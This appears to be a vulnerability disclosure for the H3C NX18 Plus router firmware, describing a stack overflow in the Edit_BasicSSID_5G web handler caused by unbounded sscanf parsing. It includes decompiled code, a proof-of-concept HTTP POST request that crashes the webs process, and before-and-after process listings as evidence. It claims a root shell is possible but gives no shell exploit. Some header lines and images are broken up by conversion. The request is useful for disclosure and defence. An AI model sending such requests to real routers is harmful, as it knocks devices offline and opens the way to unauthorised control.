

main vuln / H3C / H3C NX18 Plus / 10 /



Darry-lang1 Add files via upload ...

on Jul 25 History

..



img

4 months ago



readme.md

4 months ago



readme.md

H3C Magic NX18 Plus NX18PV100R003 has a stack overflow vulnerability

Overview

- Manufacturer's website information: <https://www.h3c.com/>
- Firmware download address :
https://www.h3c.com/cn/d_202103/1389284_30005_0.htm

Product Information

H3C NX18 Plus NX18PV100R003 router, the latest version of simulation overview:

H3C NX18PV100R003 软件版本及说明书

软件名称: H3C NX18PV100R003 软件版本及说明书

发布日期: 2021/3/9 11:32:54

下载:

→ H3C NX18PV100R003 版本说明书.pdf(889.01 KB)

→ NX18PV100R003.zip(12.65 MB)

软件说明:

联系我们

Vulnerability details

The H3C NX18 Plus NX18PV100R003 router was found to have a stack overflow vulnerability in the Edit_BasicSSID_5G function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
29  int v29[96]; // [sp+18h] [-1D0h] BYREF
30  char v30[64]; // [sp+198h] [-50h] BYREF
31  int v31[4]; // [sp+1D8h] [-10h] BYREF
32
33  memset(v30, 0, sizeof(v30));
34  memset(v31, 0, sizeof(v31));
35  v2 = (const char *)websgetvar(a1, "param", "");
36  if (!v2)
37      goto LABEL_43;
38  memset(v29, 0, sizeof(v29));
39  sscanf(v2, "%[^;]", v30);
40  v3 = atoi(v30);
41  v4 = &v2[strlen(v30) + 1];
```

In the Edit_BasicSSID_5G function, the param we entered is formatted using the sscanf function and in the form of %[^\;]. This greedy matching mechanism is not secure, as long as the size of the data we enter is larger than the size of v30, it will cause a stack overflow.

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
POST /goform/aspForm HTTP/1.1
```

```
Host: 192.168.124.1:80
```

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
```

Firefox/102.0

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Referer: https://121.226.152.63:8443/router_password_mobile.asp

Content-Type: application/x-www-form-urlencoded

Content-Length: 536

Origin: https://192.168.124.1:80

DNT: 1

Connection: close

Cookie: LOGIN_PSD_REM_FLAG=0; PSWMOBILEFLAG=true

Upgrade-Insecure-Requests: 1


Sec-Fetch-Dest: document

Sec-Fetch-Mode: navigate

Sec-Fetch-Site: same-origin


Sec-Fetch-User: ?1

CMD=Edit_BasicSSID_5G¶m=AA



```
2245 *root SW [kworker/0:1]
2270 *root SW [kworker/1:1]
2543 *root SW [kworker/3:1]
2550 *root SW [kworker/2:2]
2649 *root SW [kworker/0:0]
3537 *root SW [kworker/3:2]
3847 *root SW [kworker/u8:2]
3864 *root 5128 S /bin/webs &
4005 *root 760 S -mwccli
4016 *root 760 S /bin/sh
4019 *root 828 R ps
26984 *root 1036 S telnetd
/ #
```

The picture above shows the process information before we send poc.



```
2245 *root SW [kworker/0:1]
2270 *root SW [kworker/1:1]
2543 *root SW [kworker/3:1]
2550 *root SW [kworker/2:2]
2649 *root SW [kworker/0:0]
3537 *root SW [kworker/3:2]
3847 *root SW [kworker/u8:2]
4005 *root 760 S -mwccli
4016 *root 760 S /bin/sh
4037 *root 4232 S /bin/webs &
4041 *root 828 R ps
26984 *root 1036 S telnetd
/ #
```

In the picture above, we can see that the PID has changed since we sent the POC.


日志信息				
提示: 点击日志信息的各属性标题, 可进行排序; 双击日志表项, 可查看该日志详细信息和操作建议。				
查询项:	日期	关键字:	请选择	<div>查询</div> <div>显示全部</div>
	日期时间	级别	信息来源	信息内容
!	2022-07-23 15:09:39	error	系统	webs进程已重启。

The picture above is the log information.



已超时

By calculating offsets, we can compile special data to refer to denial-of-service attacks(DOS).



Finally, you also can write exp to get a stable root shell without authorization.

